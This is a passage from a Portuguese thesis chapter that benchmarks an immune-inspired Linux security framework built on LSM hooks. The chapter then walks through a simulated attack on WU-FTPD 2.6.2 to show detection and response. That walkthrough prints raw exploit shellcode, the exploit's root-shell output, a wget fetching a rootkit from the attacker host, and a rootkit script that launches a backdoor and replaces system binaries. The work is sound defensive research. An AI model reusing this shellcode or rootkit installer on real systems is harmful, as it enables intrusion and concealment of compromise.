Nas medições realizadas, foram utilizadas amostras de tamanho 1000, com uma freqüência de amostragem de 1Hz para evitar a sobrecarga do sistema. Este tamanho de amostra foi obtido através de um cálculo utilizando-se uma estimativa da variância de $38ms^2$, um índice de significância estatística de 95% e uma diferença mínima detectável entre as médias de $1ms$.

Antes de cada rodada de medições, a máquina foi reiniciada e os *daemons* não-essenciais foram encerrados, deixando o sistema em um estado minimal. As medições foram realizadas através do utilitário `time` do Linux, que informa o tempo gasto pelo processo executando em modo usuário, modo *kernel* e o tempo real de execução, tendo sido utilizada esta última medida. Os dados coletados foram submetidos a um tratamento estatístico padrão, calculando-se a média, variância, desvio padrão e o erro padrão da média.

Como o objetivo é medir o impacto provocado isoladamente pelo mecanismo de gancho multifuncional, sem considerar execução de código externo, os tratadores utilizados nos modos 3 e 4 e o processo controlador do modo 4 foram implementados com funcionalidades mínimas. Os primeiros realizam apenas a escrita de 1 byte no canal RelayFS de saída. Já nos processos controladores (que simulam os módulos imunológicos), é feita apenas a leitura do canal de saída do gancho seguida imediatamente pela escrita de um índice no canal de entrada, indicando o próximo tratador a ser executado. Esta seqüência de leituras e escritas é realizada cinco vezes, para os cinco tratadores registrados no gancho, e repetida em um laço infinito pelo programa controlador.

Assim como foi sugerido no Capítulo 5, nas instâncias de teste em modo 4, o processo controlador foi executado com a prioridade 70 de tempo real (política `SCHED_RR`). Decidiu-se também por executar o programa de teste como um processo de tempo real (prioridade 80, `SCHED_RR`) pois, embora saiba-se que na prática poucos ou mesmo nenhum processo comum executará com esse nível de prioridade, neste teste em particular isso é desejável para se eliminar interferências externas de outros processos do sistema.

Resultados

Devido ao grande número de amostras coletadas, estão reproduzidas na Tabela 6.1 somente as médias e os dados relativos a variância, desvio padrão e erro padrão.

Processos	**Parâmetros**	**Modo 1**	**Modo 2**	**Modo 3**	**Modo 4**
1	*Tamanho da amostra*	1000	1000	1000	1000
	Média	136,530	135,825	140,326	178,530
	Variância	31,411	27,914	34,995	12,918
	Desvio padrão	5,605	5,283	5,916	3,594
	Erro padrão	0,177	0,167	0,187	0,114
2	*Tamanho da amostra*	1000	1000	1000	1000
	Média	142,596	142,344	144,913	184,195
	Variância	31,670	31,003	34,814	14,982
	Desvio padrão	5,628	5,568	5,900	3,871
	Erro padrão	0,178	0,176	0,187	0,122
4	*Tamanho da amostra*	1000	1000	1000	1000
	Média	149,372	149,952	153,863	187,802
	Variância	28,989	31,771	36,214	15,382
	Desvio padrão	5,384	5,637	6,018	3,922
	Erro padrão	0,170	0,178	0,190	0,124
8	*Tamanho da amostra*	1000	1000	1000	1000
	Média	155,695	155,825	160,539	191,178
	Variância	34,767	33,172	36,879	13,362
	Desvio padrão	5,896	5,759	6,073	3,655
	Erro padrão	0,186	0,182	0,192	0,116
16	*Tamanho da amostra*	1000	1000	1000	1000
	Média	161,969	162,212	165,897	196,027
	Variância	31,403	30,119	37,812	16,855
	Desvio padrão	5,604	5,488	6,149	4,105
	Erro padrão	0,177	0,174	0,194	0,130
32	*Tamanho da amostra*	1000	1000	1000	1000
	Média	164,971	165,667	169,433	200,215
	Variância	48,831	52,681	56,444	15,128
	Desvio padrão	6,988	7,258	7,513	3,889
	Erro padrão	0,221	0,230	0,238	0,123

Tabela 6.1: Resultados das medições de tempo dos micro-testes do gancho `security_task_create()` para 1000 execuções seqüenciais da chamada `fork()` com número variável de processos simultâneos (em ms).



Figura 6.2: Representação gráfica da progressão das médias de tempo obtidas nos quatro modos de execução do gancho `security_task_create()` para 1000 execuções seqüenciais da chamada `fork()` com número variável de processos simultâneos.

Os resultados obtidos estão em conformidade com aqueles esperados: a execução do programa em modo 2 não obteve nenhuma diferença estatisticamente significativa com relação ao modo 1, já que é executado somente um pequeno trecho de código a mais no início do tratador multifuncional `imuno_hook_start()`. Já com relação ao modo 3, pode-se notar um claro aumento na penalidade, atingindo uma diferença absoluta máxima de 4,5ms (+3,31%) no primeiro cenário. De modo geral, esta pode ser considerada uma penalidade bastante reduzida se for levado em conta que, em cada invocação da chamada `fork()`, cinco tratadores são executados, sendo que cada um escreve no canal RelayFS de saída.

Já no modo 4 de execução, percebe-se uma penalidade consideravelmente maior, como era esperado, já que ocorre uma interação significativa entre componentes de *kernel* e componentes de usuário, ocasionando várias trocas de contexto entre o processo invocador, que executa as chamadas `fork()` em modo *kernel*, e o processo controlador, que controla

a execução do gancho lendo e escrevendo nos canais RelayFS. A penalidade de tempo máxima ocorre, novamente, no primeiro cenário, com $42ms$ (30,76%) a mais com relação ao modo 1.

Uma aproximação das penalidades absolutas provocadas por uma única invocação do gancho nos modos 3 e 4 com relação ao modo 1, d_3 e d_4, podem ser obtidas dividindo-se a diferença da média no cenário com um processo pelo tamanho da amostra:

- $d_3 = (140,326 - 136,530)/1000 = 3,8\mu s$
- $d_4 = (178,530 - 136,530)/1000 = 42\mu s$

Como a diferença entre as médias obtidas nos modos 1 e 2 não é estatisticamente significativa, a estimativa d_2 não pôde ser calculada.

Outro aspecto dos resultados que merece ser destacado é a progressão claramente linear das medidas nas retas[1] exibidas no gráfico *log x lin* da Figura 6.2. Em uma escala normal (*lin x lin*), estas retas dariam lugar a curvas logarítmicas, evidenciando assim a progressão de tempo logarítmica em função do número de processos em execução simultânea.

Porém, mais do que isso, a inclinação das quatro retas aproximadas é muito próxima, demonstrando que o modo de execução utilizado não afeta a taxa de aumento de penalidade conforme o número de processos concorrentes aumenta. As diferenças de penalidade entre os cenários de 4 e 8 processos, por exemplo, é estatisticamente a mesma para os quatro modos. Este resultado é interessante, em particular, para os modos 3 e 4, para os quais acreditava-se que o uso de tratadores e processos controladores traria uma penalidade grande em cenários envolvendo concorrência de muitos processos. A ausência deste fenômeno pode ser explicada em parte pela utilização de tratadores e processos controladores com funcionalidade mínima, que bloqueiam o gancho em questão durante apenas um pequeno período de tempo. Com tratadores e processos controladores maiores e mais complexos (consumindo portanto mais tempo), é provável que esta penalidade fosse muito maior.

6.2.2 Macro-testes

Enquanto os micro-testes estiveram focados na avaliação de um gancho individual, os macro-testes tiveram como objetivo avaliar o impacto provocado por um conjunto de ganchos pré-selecionados na realização de tarefas mais corriqueiras, envolvendo um número maior de operações. Seu objetivo foi a obtenção de uma medida mais realista do impacto criado por essa nova infra-estrutura de ganchos no sistema. Foram escolhidas três tarefas:

[1] As retas aproximadas foram calculadas a partir das médias obtidas através do método de regressão linear.

1. Descompressão do arquivo `linux-2.6.12.tar.bz2`, contendo o código fonte do *kernel* 2.6.12;

2. Compilação do *kernel*;

3. Remoção completa da árvore do *kernel*.

Para cada uma das tarefas acima, tratadores multifuncionais foram instalados em um subconjunto dos ganchos LSM envolvidos na manipulação de arquivos e diretórios. Foram testados nos mesmos quatro modos de execução utilizados para os micro-testes. Os seguintes ganchos foram escolhidos:

- **security_inode_setattr()**: Configuração das permissões de acesso de um arquivo;
- **security_inode_unlink()**: Remoção de um arquivo;
- **security_inode_rmdir()**: Remoção de um diretório
- **security_task_create()**: Criação de um processo;
- **security_inode_mkdir()**: Criação de um diretório;

Todos os ganchos acima são, com diferentes freqüências, invocados pelas operações realizadas na descompressão, compilação e remoção da árvore do *kernel*. A descompressão por exemplo, consiste basicamente na criação seqüencial de milhares de arquivos e diretórios, exercitando os ganchos `security_inode_mkdir()` e `security_inode_setattr()`. Já a compilação envolve tarefas como a criação de processos e arquivos, exercitando os ganchos `security_task_create()` e `security_inode_setattr()`. Finalmente, a remoção da árvore do *kernel* exercita os ganchos `security_inode_unlink()` e `security_inode_rmdir()`, removendo os milhares de arquivos e diretórios descomprimidos anteriormente, incluindo os novos gerados pela compilação.

Métodos e ferramentas

Os testes de descompressão e remoção da árvore do *kernel* foram realizadas de forma padrão, através dos comandos `tar xvfj linux-2.6.12.tar.bz2` e `rm -rf linux-2.6.12/`, respectivamente. A compilação do *kernel* foi feita com o comando `make` utilizando-se as opções *default* de configuração.

Para estes testes, foi utilizado um sistema de arquivos residente em memória (dispositivo `/dev/shm`) em vez do disco rígido a fim de reduzir a variância das medições, que se mostrou bastante elevada nos testes preliminares feitos em disco. Também, ao se eliminar



Figura 6.3: Representação gráfica das médias de tempo obtidas para os testes de descompressão, compilação e remoção da árvore do *kernel* nos quatro modos de execução dos ganchos multifuncionais.

atrasos decorrentes de leitura/escrita em disco, além de mais precisas, as medidas fornecem uma cota superior à penalidade relativa criada pelos ganchos multifuncionais, já que em situações envolvendo acesso ao disco a porcentagem do impacto criado é certamente menor.

Antes de cada rodada de testes o sistema foi reiniciado, todos os seus *daemons* não-essenciais encerrados e o dispositivo `/dev/shm` montado, com 350MB de espaço. Em cada rodada foram executadas seqüencialmente uma instância de cada tipo de teste: descompressão, compilação e remoção da árvore do *kernel*, nesta ordem. Para cada teste, os ganchos foram configurados em cada um dos modos de execução, e foram coletadas 5 amostras de tempo, obtidas através do comando `time`.

Teste	**Parâmetros**	**Modo 1**	**Modo 2**	**Modo 3**	**Modo 4**
Descompressão	*Medida 1*	51,799	51,842	51,972	223,502
	Medida 2	51,878	51,973	52,105	224,135
	Medida 3	51,770	51,834	52,114	223,945
	Medida 4	51,875	51,848	51,977	223,190
	Medida 5	51,772	51,780	52,029	223,203
	Média	51,819	51,855	52,039	223,595
	Variância	0,003	0,005	0,005	0,185
	Desvio padrão	0,054	0,071	0,068	0,430
	Erro padrão	0,024	0,032	0,030	0,192
Compilação	*Medida 1*	809,694	818,790	824,562	866,773
	Medida 2	820,989	821,957	815,594	864,193
	Medida 3	816,970	823,668	824,789	872,618
	Medida 4	821,426	819,913	829,714	862,098
	Medida 5	821,190	821,281	821,467	860,744
	Média	818,054	821,122	823,225	865,285
	Variância	25,221	3,526	26,916	21,989
	Desvio padrão	5,022	1,878	5,188	4,689
	Erro padrão	2,246	0,840	2,320	2,097
Remoção	*Medida 1*	0,428	0,431	0,495	110,902
	Medida 2	0,426	0,433	0,497	110,900
	Medida 3	0,427	0,431	0,493	110,901
	Medida 4	0,428	0,431	0,494	110,900
	Medida 5	0,429	0,431	0,494	110,900
	Média	0,428	0,431	0,495	110,901
	Variância	<0,001	<0,001	<0,001	<0,001
	Desvio padrão	0,001	0,001	0,002	0,001
	Erro padrão	0,001	<0,001	0,001	<0,001

Tabela 6.2: Resultados das medições de tempo para os testes de descompressão, compilação e remoção da árvore do *kernel* nos quatro modos de execução dos ganchos multifuncionais (em segundos).

Resultados

Os resultados dos macro-testes são exibidos na Tabela 6.2 e ilustrados graficamente pelo gráfico de barras da Figura 6.3. Na descompressão da árvore do *kernel*, não há diferença estatisticamente significativa entre os resultados dos modos 1 e 2, e apenas uma diferença pequena de 0,220s (0,42%) entre os modos 1 e 3. Já no modo 4, o tempo médio salta para 223,595s, um aumento de 171,776s, ou 430% com relação ao modo 1.

Na compilação do *kernel*, não foi detectada qualquer diferença estatisticamente significativa entre os modos 1, 2 e 3. Já no modo 4, houve uma penalidade de 39,277s (4,77%) a mais no tempo de execução, com relação ao modo 1.

Finalmente, na remoção da árvore, na qual foram exercitados os ganchos `security_inode_rmdir()` e `security_inode_unlink()`, as diferenças entre os modos puderam ser detectadas de forma muito mais visível, havendo uma variância muito pequena entre as medidas. Verificou-se entre as médias obtidas nos modos 1 e 2 uma diferença de 0,003s (0,7%) e, entre o modo 1 e o modo 3, 0,067s (15,65%). Finalmente, entre o modo 1 e o modo 4, verificou-se um aumento radical de 110,473s (25811,45%).

Estes resultados seguem o mesmo padrão daqueles obtidos nos micro-testes, no sentido de que há uma variação pequena, ou mesmo insignificante, entre os resultados dos três primeiros modos, e uma penalidade bem mais acentuada no modo 4. O que chama a atenção nestes testes, porém, é o diferente grau com que este aumento de penalidade se deu em cada um, variando de sutil (4,77% na compilação) a radical (25811,45% na remoção).

Esta diferença pode ser explicada, em primeiro lugar, pela diferença nos tempos absolutos de cada teste (compilar um *kernel* demora mais que remover sua árvore de arquivos) e pela quantidade de invocações de ganchos realizadas em cada tarefa. Como o atraso gerado por uma invocação gancho pode, em média, ser considerado constante, o atraso total gerado em cada teste depende apenas do número de invocações de ganchos. No caso da remoção, foram excluídos 22181 arquivos e diretórios, o que resultou no mesmo número de chamadas a ganchos `security_inode_unlink()` e `security_inode_rmdir()`. Este número nos permite calcular uma segunda estimativa da penalidade individual imposta por um gancho multifuncional, d'_m, nos modos $m \geq 2$ com relação ao modo 1, partindo-se do princípio de que esta estimativa é a mesma para ganchos distintos (já que o tratamento feito é exatamente o mesmo):

- $d'_2 = (0,431 - 0,428)/22181 = 0,135\mu s$
- $d'_3 = (0,495 - 0,428)/22181 = 3,021\mu s$
- $d'_4 = (110,901 - 0,428)/22181 = 4980\mu s$

A ótima precisão dos dados conseguidos no teste de remoção, em particular, permitiram que se conseguisse uma boa estimativa do atraso para todos os modos, até mesmo para o modo 2, para o qual não se tinha conseguido nada com os dados do micro-teste. Este atraso d'_2 é de $0,135\mu s$, compatível com o tempo exigido pela execução de poucas instruções. Já se compararmos os atrasos d_3 $(3,8\mu s)$ e d'_3 $(3,021\mu s)$, que em teoria deveriam ser iguais, notaremos uma diferença de $0,771\mu s$, que poderia ser atribuída a variações não-controláveis entre os ambientes experimentais nos quais foram aplicados os testes micro e macro.

O dado que mais chama atenção, porém, é a estimativa d'_4, mais de 1000 vezes maior que a estimativa prévia d_4 $(42\mu s)$ calculada com os dados dos micro-testes. Esta diferença pode ser explicada pelo uso de prioridades de tempo real para o programa de teste nos micro-testes, enquanto que os programas utilizados nos macro-testes foram executados com prioridades comuns. O uso de prioridades de tempo real por um processo faz com que o mesmo seja reescalonado logo que o processo controlador retorna o índice do próximo tratador pelo canal RelayFS, sem qualquer interrupção. Já com prioridades comuns, é possível que o escalonador selecione vários processos para serem executados antes de o processo invocador original continuar o processamento do gancho. Se levarmos em conta que a fatia de tempo padrão no Linux é de $1ms$ $(1000\mu s)$, o alto valor do atraso d'_4 torna-se compreensível.

O atraso d'_4 pode ser considerado como a medida mais próxima da realidade, já que processos comuns normalmente não são executados com prioridades de tempo real. Este dado sugere que, na continuação deste projeto, algum esforço seja empreendido no sentido de minimizar o tempo de espera de processos comuns após o retorno do índice por parte do processo controlador, talvez obrigando o escalonador a escaloná-lo logo em seguida. Com isso, seria utilizado um comportamento característico de processos de tempo real para processos comuns sem que, entretanto, seja necessário utilizar estas prioridades.

6.3 Testes qualitativos

Feita uma análise de desempenho da infra-estrutura de ganchos multifuncionais, esta seção introduz um novo tipo de teste: os testes qualitativos. Estes tiveram como objetivo não mais obter estatísticas sobre o funcionamento da *framework*, mas ilustrar, através da simulação de cenários de ataque, possíveis usos da *framework* por um sistema de segurança imunológico. Como tal sistema ainda não existe, estes testes foram conduzidos através de processos *stubs*, que simulam de forma pré-programada a interação de módulos imunológicos com componentes da *framework*. Estes testes também serão úteis para demonstrar o uso dos principais componentes da *framework*, como Netfilter, CKRM, UndoFS e ganchos multifuncionais, que até este ponto foram descritos apenas estruturalmente,

dando uma visão mais prática de suas funcionalidades.

6.3.1 Descrição do ambiente

O cenário criado para se avaliar qualitativamente a *framework* consistiu em um ataque remoto, que explora uma falha de *buffer overflow* no serviço WU-FTPD 2.6.2 [CVE03], fornecendo acesso remoto com privilégios de *root* ao intruso. Este serviço foi devidamente instalado e configurado no PC_1 (Figura 6.1), que é o mesmo computador no qual foram executados os testes de desempenho, possuindo portanto a mesma configuração de *hardware* e *software*. No PC_1 foi carregado em *kernel* o protótipo da *framework* implementado e quatro processos simulando módulos imunológicos, especificados a seguir. O PC_2 foi utilizado como plataforma de ataque.

IDS em nível de rede (P_1)

O processo P_1 executa como um *daemon* monitorando em tempo real os fluxos de pacotes de rede entrantes e saintes. Esta monitoração é feita através do alvo QUEUE do Netfilter:

```
iptables -A INPUT -j QUEUE
iptables -A OUTPUT -j QUEUE
```

Este alvo repassa todos os pacotes que trafegam pelos ganchos `NF_IP_LOCAL_IN` e `NF_IP_LOCAL_OUT` a um buffer situado em espaço de usuário, que então é acessado por P_1 através da biblioteca *libipq*. Através desta biblioteca, P_1 lê da fila os pacotes de rede e os grava no arquivo `/imuno/storage/net.log`, onde fica registrado um histórico completo da atividade de rede. Também simula funcionalidades de um IDS/IPS de rede, consultando a base de assinaturas `/imuno/storage/base.sig` e bloqueando ataques dinamicamente caso os reconheça.

IDS em nível de host e agente de resposta primária (P_2)

O processo P_2 também executa como em *daemon*, monitorando os seguintes ganchos multifuncionais:

- **security_inode_rename()**: Possui dois tratadores registrados, T_1 e T_2. T_1 obtém os caminhos completos dos arquivos/diretórios origem e destino, e, com o PID do processo invocador, repassa-o a P_2 por meio do canal RelayFS de saída. É utilizado para fins de monitoração e detecção. Já T_2 é um tratador que provoca um atraso de $300ms$ na execução da operação, sendo utilizado em respostas inatas. A execução dos tratadores é controlada por P_2 em modo interativo;

- **security_task_create()**: Possui apenas um tratador registrado T_3, reportando a criação de processos no sistema por via da chamada `fork()` a P_2 através do canal RelayFS de saída. Opera em modo de execução seqüencial (descrito na Seção 5.4.1). P_2 armazena internamente todo o histórico de criação de processos no sistema;

- **security_bprm_check()**: É utilizado em conjunto com o gancho `security_task_create()`, sendo invocado pela chamada `execve()`, comumente utilizada por um processo recém-criado após a chamada `fork()` para carregar um programa específico do disco. Neste gancho, que também opera em modo seqüencial, foi instalado apenas o tratador T_4, que reporta a P_2 o PID e o caminho do binário. Estes dados são correlacionados com aqueles obtidos por via de T_3.

- **security_socket_bind()**: Operando em modo 0, este gancho possui registrado o tratador T_5 que reporta a P_2 todas as portas abertas no sistema, e o PID do processo invocador. Da mesma forma como na criação de processos, estes dados são mantidas em um histórico por P_2.

Na simulação, P_2 pode ser visto como um IDS que realiza detecção tanto por anomalias como por assinatura para operações de `rename()`. No primeiro caso, anomalias são detectadas com base no destino do arquivo a ser movido, e conforme o nível de suspeita aumentar, uma resposta inata é desencadeada através da execução de T_2. No segundo caso, P_2 consulta a base de assinaturas armazenada em `/imuno/storage/base.sig` para detectar seqüências sabidamente maliciosas de operações `rename()`.

P_2 também interage com a interface principal da *framework* CKRM (RCFS), sendo o responsável pela imposição de restrições ao uso de recursos a processos considerados suspeitos. Logo em sua inicialização, cria uma classe CKRM específica para processos suspeitos, com um limite de 10% no uso de CPU, disco e memória.

```
mkdir /imuno/interface/ckrm/taskclass/suspeitos/
echo "res=cpu,guarantee=0,limit=10,total_guarantee=100,max_limit=100" >
/imuno/interface/ckrm/taskclass/suspeitos/shares
echo "res=mem,guarantee=0,limit=10,total_guarantee=100,max_limit=100" >
/imuno/interface/ckrm/taskclass/suspeitos/shares
echo "res=io,guarantee=0,limit=10,total_guarantee=100,max_limit=100" >
/imuno/interface/ckrm/taskclass/suspeitos/shares
```

Quando uma anomalia é identificada na interceptação do gancho `security_inode_rename()`, este processo desencadeia a resposta inata (descrita adiante na cronologia de eventos) e ativa P_3, o analisador forense.

Analisador forense (P_3)

P_3 é ativado por P_2 quando este detecta anomalias no sistema, indicando uma possível invasão. Com base nos dados sobre a criação de processos e de abertura de portas coletados por P_2, as transações de disco interceptadas pelo UndoFS e o histórico contendo o tráfego de rede gerado por P_1, realiza uma análise forense automática através da qual identifica a fonte das ameaças, gera uma assinatura do ataque e uma resposta específica para combatê-lo. Em seguida, armazena o par assinatura/resposta gerado na base de assinaturas do sistema. Finalmente, ativa P_4, passando como argumento a localização da resposta específica criada na base de assinaturas.

Na simulação, o UndoFS está configurado para monitorar todas as alterações feitas em `/root` e `/bin`, e os registros são gravados no arquivo `/imuno/storage/undofs/undofs.log`.

Agente de resposta secundária e restaurador (P_4)

Ativado por P_3, P_4 executa a resposta específica com vistas a neutralizar o ataque e em seguida efetua quaisquer reparos necessários no sistema de arquivos, como recuperação de arquivos e diretórios apagados.

6.3.2 Cronologia do ataque

Esta seção traz os resultados da execução do ataque simulado dirigido ao sistema PC_1, incluindo o comportamento de cada processo e dos componentes da *framework*.

Etapa 1: Ataque e invasão

O ataque remoto é feito de PC_2, dirigido ao serviço FTP (porta 21) executando em PC_1. Este ataque é interceptado por P_1 e parte de seu *payload* registrado em `/imuno/storage/net.log`, contendo o *shellcode*, é mostrado abaixo:

```
01 1F 0E A8  01 1E B2 9C  4D 4B 44 20  40 40 40 40  40 40 40 40  ........MKD @@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  @@@@@@@@@@@@@@@@@@@@
40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 40  40 40 40 31  @@@@@@@@@@@@@@@@@@@1
C0 31 DB 31  C9 B0 46 CD  80 31 C0 31  DB 43 89 D9  41 B0 3F CD  .1.1..F..1.1.C..A.?.
80 EB 6B 5E  31 C0 31 C9  8D 5E 01 88  46 04 66 B9  FF FF 01 B0  ..k^1.1..^..F.f.....
27 CD 80 31  C0 8D 5E 01  B0 3D CD 80  31 C0 31 DB  8D 5E 08 89  '..1..^..=..1.1..^..
43 02 31 C9  FE C9 31 C0  8D 5E 08 B0  0C CD 80 FE  C9 75 F3 31  C.1...1..^.......u.1
C0 88 46 09  8D 5E 08 B0  3D CD 80 FE  0E B0 30 FE  C8 88 46 04  ..F..^..=.....0...F.
```

```
31 C0 88 46  07 89 76 08  89 46 0C 89  F3 8D 4E 08  8D 56 0C B0  1..F..v..F....N..V..
0B CD 80 31  C0 31 DB B0  01 CD 80 E8  90 FF FF FF  FF FF FF 30  ...1.1.............0
62 69 6E 30  73 68 31 2E  2E 31 31 0D  0A 62 4C 73  44 DE 5D 0C  bin0sh1..11..bLsD.].
```

O ataque explora uma falha de *buffer overflow*, sobrescrevendo o endereço de retorno na pilha e redirecionando o fluxo de execução a um código que substitui o daemon FTP por um *shell*, dando acesso *root* remoto ao atacante:

```
...

 [+] 15: make 0x55555555 directory.
 [+] Ok, RMD &shellcode_dir.
 [5] Waiting, execute the shell ...
 [*] Send, command packet !

x82 is happy, x82 is happy, x82 is happy
Linux kernelpanic 2.6.12 #102 SMP Sat May 20 14:33:20 BRT 2006 i686 Intel(R) Celeron(TM) CPU
1200MHz GenuineIntel GNU/Linux
uid=0(root) gid=0(root) groups=21(ftp)
kernelpanic / #
```

Assim que o intruso invade o sistema, inicia o download de um rootkit compactado como um arquivo `tar.gz` através do comando *wget*, descompactando-o em `/root`:

```
kernelpanic root # wget http://10.0.0.2/rootkit.tar.gz
--13:01:54--  http://10.0.0.2/rootkit.tar.gz
           => ‘rootkit.tar.gz’
Connecting to 10.0.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 133,030 [application/x-tar]

    0K .......... .......... .......... .......... ..........    2.85 MB/s 38%
   50K .......... .......... .......... .......... ..........  980.14 KB/s 76%
  100K .......... .......... .........                        100% 1.04M

13:01:57 (1.30 MB/s) - ‘rootkit.tar.gz’ saved [133,030/133,030]

kernelpanic root # tar xvfz rootkit.tar.gz
rootkit/back.c
rootkit/ls
rootkit/netstat
rootkit/ps
rootkit/run.sh
```

```
rootkit/top
kernelpanic root #
```

Como na simulação P_1 desconhece este ataque, ou seja, sua assinatura não se encontra armazenada na base, os pacotes de rede contendo o *payload* do ataque não são bloqueados e o atacante invade com sucesso o sistema.

Etapa 2: Detecção e resposta primária

O rootkit copiado pelo intruso foi criado especialmente para esta simulação, e atua de forma muito simples, substituindo quatro binários do sistema, de forma a esconder seus rastros, e instalando uma backdoor na porta 31337 que fornece uma *shell* de root remota. O script de execução tem a seguinte forma:

```
#!/bin/bash

echo "BASIC ROOTKIT - v. 0.0.1"
echo

gcc -o back back.c
./back &

mv ls /bin/ls
mv ps /bin/ps
mv netstat /bin/netstat
mv top /usr/bin/top

echo "DONE!"
```

Cada operação `mv` realizada envolve a execução de uma chamada de sistema `rename()`, que é interceptada pelo gancho `security_inode_rename()`. Este gancho está sendo monitorado por P_2, que classifica a sobrescrita de arquivos nos diretórios `/bin` e `/usr/bin` como anomalias, e por isso inicia uma resposta inata através de atrasos provocados pela execução do tratador T_2. Ou, caso a seqüência de renomeações já esteja presente na base de assinaturas (o que não é o caso nesta simulação), executa imediatamente a resposta específica.

A política de resposta de P_2 consiste no aumento gradual do tempo de atraso inserido até um certo limite, quando então a operação passa a ser bloqueada. Na primeira renomeação (`/bin/ls`), o gancho simplesmente reporta a operação para P_2, que a classifica como suspeita. Na próxima renomeação, P_2 verifica que esta é a segunda operação suspeita, provocando então um atraso de $300ms$, através da execução do tratador T_2 uma

vez. No próximo arquivo, `/bin/netstat`, P_2 aumenta unitariamente a quantidade de vezes que T_2 é executada, aumentando assim o atraso para $600ms$. Na quarta e ultima invocação, P_2 atinge seu limite pré-programado e nega a operação (retornando o código -2 ao gancho), congelando em seguida o processo invocador, através do sinal SIGSTOP. Esta seqüência de operações é ilustrada abaixo, pelas chamadas de sistema executadas por P_2 obtidas pelo comando *strace*:

```
read(4, "5598&/root/rootkit/ls&/bin/ls", 1024) = 29
write(3, "-1", 2)                          = 2
read(4, "5599&/root/rootkit/ps&/bin/ps", 1024) = 29
write(3, "1", 1)                           = 1
